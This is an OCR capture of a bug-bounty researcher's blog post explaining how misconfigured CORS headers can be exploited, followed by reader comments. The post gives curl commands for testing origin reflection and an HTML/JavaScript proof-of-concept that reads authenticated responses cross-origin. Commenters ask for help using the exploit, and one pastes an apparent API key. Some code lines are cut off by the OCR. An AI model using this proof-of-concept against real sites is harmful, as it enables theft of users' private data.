


Geekboy | Security Researcher

Bug Bounty Hunter

HOME

ABOUT ME

CONTACT ME

RECENT POSTS

Cross Site Scripting for Fun: PasteJacking

Exploiting JSON Cross Site Request Forgery (CSRF) using Flash

Exploiting Misconfigured CORS via Wildcard Subdomains

Turning Simple Login CSRF to Account Takeover

FOLLOW ME

CONTACT ME

emgeekboy@gmail.com

Exploiting Misconfigured CORS (Cross Origin Resource Sharing)

DECEMBER 16, 2016 GEEKBOY

Hello Friends!

few days before noticed a blog post for exploiting facebook chat and reading all the chats of users so that made me to interested to know about the issues, and basically it was misconfigured **CORS** configuration where **null origin** is allowed with credentials true, it was not something heard for the 1st time, @albinowax from the portswigger explained it very well in his blog post, so after reading that messenger blog post i went to test

for the same issue for some targets where i allowed to test it.

but before that here are some tips about **CORS** where it can be exploitable from attackers point of view:

- **POORLY IMPLEMENTED, BEST CASE FOR ATTACK:**

```
Access-Control-Allow-Origin: https://attacker.com

Access-Control-Allow-Credentials: true
```

- **POORLY IMPLEMENTED, EXPLOITABLE:**

```
Access-Control-Allow-Origin: null

Access-Control-Allow-Credentials: true
```

- **BAD IMPLEMENTATION BUT NOT EXPLOITABLE:**

```
Access-Control-Allow-Origin: *

Access-Control-Allow-Credentials: true
```

or just

```
Access-Control-Allow-Origin: *
```

even this is not good from development point of view but due to own rules of CORS if **Access-Control-Allow-Origin** set to * we don't get benefit **Access-Control-Allow-Credentials: true** means **no cookie access** of the victim.


When you can't exploit even if above misconfigurations are present:

- Presence of any custom header in the request which is getting used to authenticate the user.
- Presence of any unique/authentication/key in the request URI

am not going to more deep about CORS, as earlier blog post covered it very well.

so in above i mentioned 3 cases where first two cases is exploitable in that eg of 2nd case is that Facebook Messenger chat issue which i mentioned in earlier section of the post, and eg of 1st case is mine which i found 2 days before only where any arbitrary **Origin** is allowed and same **Origin** get reflected back to **Access-Control-Allow-Origin** with **Credentials** set to **True**, the best way i found to check for CORS issue is using **CURL**.

eg : `curl https://test.victim.com -H "Origin: https://geekboy.ninja" -I` and check the response if **Origin** is reflected in the response or not.



OR if your burp pro user, **Burp Active Scan** may find this for you, but in mine case it didnt, idk the reason, when i CURLed my target manully `curl https://my.target.com -H "Origin: https://geekboy.ninja" -I` , the Origin didnt got reflected but when i curled specifc endpoint where all users data getting back into response `curl https://my.target.com/api/web/user -H "Origin: https://geekboy.ninja" -I` it reflected back with my host with **Credentials** set to **True** and that's enough to make this work and steal all that data.

i made quick poc code for it


```
<!DOCTYPE html>
<html>
<body>
<center>
<h2>CORS POC Exploit</h2>
<h3>Extract SID</h3>

<div id="demo">
<button type="button" onclick="cors()">Exploit</butto
</div>

<script>
function cors() {
  var xhttp = new XMLHttpRequest();
  xhttp.onreadystatechange = function() {
```

```
16      if (this.readyState == 4 && this.status == 200) {
17        document.getElementById("demo").innerHTML = ale
18      }
19    };
20    xhttp.open("GET", "https://target.com/info/", true)
21    xhttp.withCredentials = true;
22    xhttp.send();
23  }
24  </script>
25
26  </body>
27  </html>
```

And here how it worked 🙂



Sources for better understanding of CORS:

- http://blog.portswigger.net/2016/10/exploiting-cors-misconfigurations-for.html
- https://developer.mozilla.org/en-US/docs/Web/HTTP/Access_control_CORS
- https://ejj.io/misconfigured-cors/

Views/Suggestions/Edits always welcome 🙂

Share on Facebook Share on Twitter

CORS CORS EXPLOITATION CROSS ORIGIN RESOURCE SHARING

52 thoughts on “Exploiting Misconfigured CORS (Cross Origin Resource Sharing)”

ak1t4

Thanks for the post, but is don’t clearly at all, you say here that Access-Control-Allow-Origin: * is not exploitable, but is exploitable

more info:
https://www.linkedin.com/pulse/abusing-insecure-cors-bypassing-csrf-protection-without-pundir

please if this is right correct them.

thanks

REPLY JANUARY 9, 2017 AT 3:41 AM

admin

Hello ak1t4,

in your same reference if you noticed the header named “Access-Control-Allow-Credentials” , if this is not set as True, you cant access the response of your request, in simple term, you cant ride on users cookie.

so even if “Access-Control-Allow-Origin” is set to “*” but “Access-Control-Allow-Credentials” is not set to “true”, then u cant abuse the behaviour, but true setting “Access-Control-Allow-Origin” to “*” is not good practice.

hope this will clear your doubt.

REPLY

JANUARY 9, 2017 AT 12:33 PM

Ak1t4

Perfect reply. Thanks in advance!

REPLY

JULY 16, 2017 AT 11:24 AM

utkarsh

So, the web application should not use this header?

REPLY

OCTOBER 23, 2017 AT 1:50 PM

Naveen Chauhan

Server: nginx/1.12.2
Date: Thu, 18 Oct 2018 06:33:08 GMT
Content-Type: text/html
Content-Length: 6586
Connection: keep-alive
Vary: Origin
Access-Control-Allow-Credentials: true
X-Frame-Options: SAMEORIGIN
Access-Control-Allow-Origin: [Link deleted]
Is that exploitable?

REPLY

OCTOBER 18, 2018 AT 12:44 PM

ni[illegible]k3r

Hi,

Just wanted to clear one thing here: Even if "Access-Control-Allow-Origin" is set to "*" and "Access-Control-Allow-Credentials" is set to "true", then you cannot exploit this scenario as browser restricts this by default. Your POC won't be able to make authenticated requests as cookies won't be appended.

REPLY

NOVEMBER 27, 2018 AT 2:04 PM

Saurabh

@ak1t4
Hi sir, I am very sorry for any confusion after my POST. Actually I did this post on a very basic environment just to show How CORS can be abused. After Portswigger post, We have also discussed the same thing in comments.

@geekboy. Thank you for your gr8 post, Huge fan of your work on hacker-one. Learnt so much from you in web app security.

Overall conclusion, in order to steal something from the authenticated response. Access-control-allow-credentials must be set to true.

REPLY MARCH 14, 2017 AT 2:41 PM

Thank you and np 🙂

REPLY

MARCH 14, 2017 AT 2:48 PM

If i am not wrong access control allow credential is for the cookie, i mean we can capture the cookies? If i am wrong then please clarify me?

REPLY

SEPTEMBER 19, 2017 AT 6:37 PM

Milan Solanki

Thanks Bro Geekboy nice Tutorial on CORS …Got the Point …

REPLY FEBRUARY 11, 2017 AT 6:50 PM

vishal

Hi geekboy,

i found in one websites is that
Access-Control-Allow-Origin: *

Access-Control-Allow-Credentials: true

as per your tutorial its case-3

so, i used curl command but i am getting authorization error.
i got header as a
Authorization: Bearer realm blah blah..
an authentication object was not found in the security content.
can you please explain?

REPLY MARCH 5, 2017 AT 7:36 PM

admin

sure, if u read it again i updated the blog that if there is any additional header or header based authentication is present then you can't abuse this behaviour.

REPLY MARCH 14, 2017 AT 2:53 PM

Mansoor Gilal

Hi,

Thanks for the much clarification by they on above screen shot
same I'm getting but when I try to exploit it I can't find anything
useful you haven't described last past when you exploited it may
be for privacy reason but it would be appreciated if you can clear
my confusion and why my exploit isn't working what thing I'm missing there

Regards
Mansoor

REPLY MARCH 18, 2017 AT 11:20 PM

admin

if you can share your scenario or redacted request & response, maybe i can help after that.

REPLY MARCH 18, 2017 AT 11:26 PM

Mansoor Gilal

same response I'm getting like how you got using curl even using burp or any source but the main part is here which I didn't understand how to exploit it how to perform attack with exploit
if you could share that how to actually use exploit against this

REPLY
MARCH 22, 2017 AT 12:02 PM

admin

hey, you can make GET & POST request of behalf of victim, like you do in CSRF and you get retrieve the info as well.

REPLY
MAY 20, 2017 AT 8:07 PM

th 123

Could you please tell me how to exploit this further after the curl command. Code snippet under POC is really confusing me as I'm not a coding guy. Could you please assist me on getting the sensitive response in the malicious domain/browser

REPLY JUNE 30, 2017 AT 7:45 AM

admin

Check this: https://pastebin.com/QgPNsR0V

REPLY JUNE 30, 2017 AT 4:48 PM

Saad

User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:50.0) Gecko/20100101 Firefox/50.0
Accept: application/json;version=1.0.1
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Authorization: APIKey apikey=prdakyrespQBtEtvaclVBEgFGmd7NQflbRaCvHRhA
apikey_version=1.0
itid: mw-111-24698fd8-53ab-4fbf-92b23-c7da9rc41d53d
Cache-Control: no-cache
Pragma: no-cache
Referer: somedomain.com
Origin: attacker.com

In response, I am getting that:
Access-control-allow-credentials: True

Access-control-allow-origin: attacker.com

REPLY JUNE 30, 2017 AT 4:29 PM

admin

Check with this:
https://pastebin.com/QgPNsR0V

REPLY JUNE 30, 2017 AT 4:51 PM

Arpit

Hi Geekboy,

Can you tell mw how can i inject this code in CORS vulnerable site ?

```
function cors() {
var xhttp = new XMLHttpRequest();
xhttp.onreadystatechange = function() {
if (this.readyState == 4 && this.status == 200) {
document.getElementById("demo").innerHTML =
alert(this.responseText);
}
};
xhttp.open("GET",
"https://demo.test.com/abc/ab/abcd", true);
xhttp.withCredentials = true;
xhttp.send();
}
```

REPLY JULY 7, 2017 AT 2:53 PM

Check this : https://pastebin.com/ek3pztwt

REPLY JULY 7, 2017 AT 3:12 PM

Pingback: Exploiting Cross Origin Resource Sharing | api.artsy.net

Bigshow

Geekboy is a Superstar, MEGASTAR, please keep writing , you are inspiring many of us.
Missed a chance to meet you in jaipur few days ago!!!!!!!!!!!!

REPLY SEPTEMBER 4, 2017 AT 1:33 AM

utkarsh

Can anyone define this code please!, In short way but in plain English.

REPLY SEPTEMBER 7, 2017 AT 5:15 PM

admin

Simple XHR request which exploiting misconfigured cors policy of target application.

REPLY

SEPTEMBER 7, 2017 AT 5:25 PM

utkarsh

Hey admin, i want to ask something, i don't what i am asking is valid or not but anyways,,

How did you get the contents in your domain, i means "In your code you didn't specify the your domain but you get the contents? How, What i am missing here? please clarify me, i hope you understand the question :-p

REPLY SEPTEMBER 7, 2017 AT 10:22 PM

Geekboy

Hey, surely i can see what you mean here!

i can see content on my host as i hosted the code on my domain, you can host wherever you prefer, and for poc, its test poc code, you need to change it as per your target if it's vulnerable.

REPLY

SEPTEMBER 8, 2017 AT 4:50 PM

utkarsh

Hey admin! i want to know that what is the cause of that input/Host you provided is reflected back

to the response, what is the weak config behind this?

Can you please help me out this?

REPLY SEPTEMBER 19, 2017 AT 6:30 PM

Pingback: WHO AM I? And My Experiments with Hacking? – Muhammad Khizer Javed

Pingback: Exploiting Insecure Cross Origin Resource Sharing (CORS) | api.artsy.net - Security Breached Blog

ras


hey geekboy
i found such a vuln webapp ant used your poc code but on clicking exploit nothing happens 😕

REPLY OCTOBER 27, 2017 AT 9:07 PM

Geekboy

You can check the error on your browser console for the reason.

REPLY
OCTOBER 30, 2017 AT 1:32 AM



Hello Geekboy,
Can you pls give me a vulnerable demo page for testing this vulnerebility..?

REPLY NOVEMBER 2, 2017 AT 8:51 PM

Charla izales

Shared! I'm pretty sure a few friends would like to read this.

REPLY NOVEMBER 24, 2017 AT 11:54 PM

Pingback: My Guide to Basic Recon? | Bug Bounties + Recon | Amazing Love story.

Pingback: Guide to Basic Reconnaissance? | Bug Bounties – Hussnain Fareed

اخبار دانش

Hallo , this website is great. many thanks

REPLY DECEMBER 5, 2017 AT 9:12 PM

Pingback: All about Bug Bounty – My Cyber Security Blog

Ra[illegible]ia

Hi,
How we can say this as an issue as if the app utl is hit directly I get the details so how making the response to display in the alert is an issue.
Sorry but I am bit confused.

If it's an issue how one can remediate it.

REPLY JANUARY 31, 2018 AT 3:44 PM

Geekboy

If you able to load authenticated data via your controlled host, it should be an issue, and by validating the requesting ORIGIN value you can fix it.

REPLY
JANUARY 31, 2018 AT 8:43 PM

Ranjana

Thanks geekboy…!!

REPLY FEBRUARY 8, 2018 AT 12:13 AM

Sachin

Hello,

If a website uses CORS and one of the POST request to api endpoint allows ACAO to be set to anything using Burp, is it a security issue? if so how can one prove it?

REPLY MARCH 8, 2018 AT 10:34 PM

Ge oy

Hey, yes! just change request method get to post and add the body of post data into the request.

REPLY MARCH 11, 2018 AT 11:00 PM

Pingback: Exploiting Misconfigured CORS (Cross Origin Resource Sharing) – deb-security

sachin

Thanks for the quick response, could you please let me know how below post request can be added in the request as you suggested above?

"POST /test/demo_form.php HTTP/1.1
Host: w3schools.com
name1=value1&name2=value2"

REPLY MARCH 13, 2018 AT 3:22 PM

Anon

Hey there,
Is it possible in this situation?

HTTP/1.1 400 Bad Request
Access-Control-Allow-Credentials: true
Access-Control-Allow-Origin:
https://www.evil.com
Content-Length: 41
{“code”:1,”message”:”Session ID unknown”}

REPLY MARCH 17, 2018 AT 12:27 PM

Pingback: cors安全完全指南 - itgather

Pingback: CORS i taket | Simovits Consulting

Pingback: Web Application Security & Bug Bounty (Methodology, Reconnaissance, Vulnerabilities, Reporting) – Welcome Hackers!

offensivebaba

hey i was testing on a site and it is vulnerable to cors but when i exploited with your code it get exploited but i dont get anything except jetpacks and all that normal stuff so when i reported it they rejected my bug saying no sensitive information can be extracted.
so is there anything i can do about that? or it is just not vulnerable even if everything is set to true?? i need to know so i can move forward..thank you in advanced

REPLY MARCH 31, 2019 AT 11:18 PM

Pingback: CORS攻击案例 – penenote

Leave a Reply

Your email address will not be published. Required fields are marked *

COMMENT

NAME *

EMAIL *

WEBSITE

Save my name, email, and website in this browser for the next time I comment.

POST COMMENT